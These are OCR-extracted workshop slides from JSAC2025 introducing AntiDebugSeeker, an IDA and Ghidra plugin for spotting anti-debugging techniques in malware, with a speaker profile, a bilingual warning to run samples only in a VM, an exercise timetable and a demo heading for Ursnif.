Introduction to Analyzing Malware Anti-Analysis Features Using IDA and Ghidra Plugin

JSAC2025 WORKSHOP

For Ghidra User

LAC
株式会社ラック

Profile

Takahiro Takeda

Malware Analysis Team

CYBER EMERGENCY CENTER

LAC

2016: Analysis work as a Security Analyst.
2017: Analyzing malware and logs, as well as investigating smishing at Japan Cybercrime Control Center (JC3).
2019: Mainly Responsible for malware analysis related to incidents.

Speaker Experience:
PACSEC, AVAR, HITCON, Black Hat USA Arsenal, Virus Bulletin, CODE BLUE Bluebox

Request for Today's Workshop

検体は最初の演習1以外は、マルウェアです。

演習で使用する4つの検体すべて、実行は、必ずVM環境（外部に影響を及ぼさないように構築された安全な環境）で行ってください。
万が一、ホスト側で実行してしまっても、責任は一切負えません。
自己責任でお願いいたします。
また、すべてのサンプルはVTなどのオンラインサンドボックスにあげないでください。

All samples used in the exercises, except for the first exercise, are malware.

Please make sure to run all four samples used in the exercises in a VM environment (a safe environment constructed not to affect the outside). We cannot take any responsibility if you accidentally run it on the host side.
Please proceed at your own risk.
Do not upload any of the samples to online sandboxes such as Virus Total.

Timetable Plan1

※ The schedule is subject to change.

Time	LEVEL&TITLE
10:00 – 10:15	Introduction Confirm the description of AntiDebugSeeker and how to use it with IDA and Ghidra
10:15 – 10:45 (Exercise Time)	Level1. Analysis of a program with multiple anti-debugging features
11:10 – 11:40 (Exercise Time)	Level2. Analysis of a program with multiple anti-debugging features
13:20 – 14:00 (Exercise Time)	Level3. Analysis of a program with multiple anti-debugging features
14:30 – 15:00 (Exercise Time)	Level4. Malware Analysis Tips + Anti Debug

Timetable Plan2

※ The schedule is subject to change.

Time	LEVEL&TITLE
10:00 – 10:15	Introduction Confirm the description of AntiDebugSeeker and how to use it with IDA and Ghidra
10:15 – 10:45 (Exercise Time)	Level1. Analysis of a program with multiple anti-debugging features
11:10 – 11:40 (Exercise Time)	Level2. Analysis of a program with multiple anti-debugging features
13:20 – 14:40 (Exercise Time)	Level3. Analysis of a program with multiple anti-debugging features
14:00 – 14:40 (Exercise Time)	Optional Exercise : Level4. Malware Analysis Tips + Anti Debug

Confirm the description of AntiDebugSeeker and how to use it with IDA and Ghidra

What is AntiDebugSeeker

This is a program for automatically identify and extract potential anti-debugging techniques used by malware and displaying them in IDA / Ghidra.


The main functionalities of this plugin are as follows:

1. Extraction of APIs that are potentially being used for anti-debugging by the malware.

2. Using multiple keywords, anti-debugging techniques are extracted.

※For packed samples, running this plugin after unpacking and fixing the Import Address Table is more effective.

The motivation behind developing this tool



IDA_AntiDebugSeeker-v1.1 Latest

takatake-code released this Jan 24 · 36 commits to main since this release

Ghidra_AntiDebugSeeker-Ver1.1 Latest

takatake-code released this last week v1.1 eeec408


Demo: IDA version of AntiDebugSeeker


DEMO

Malware : Ursnif

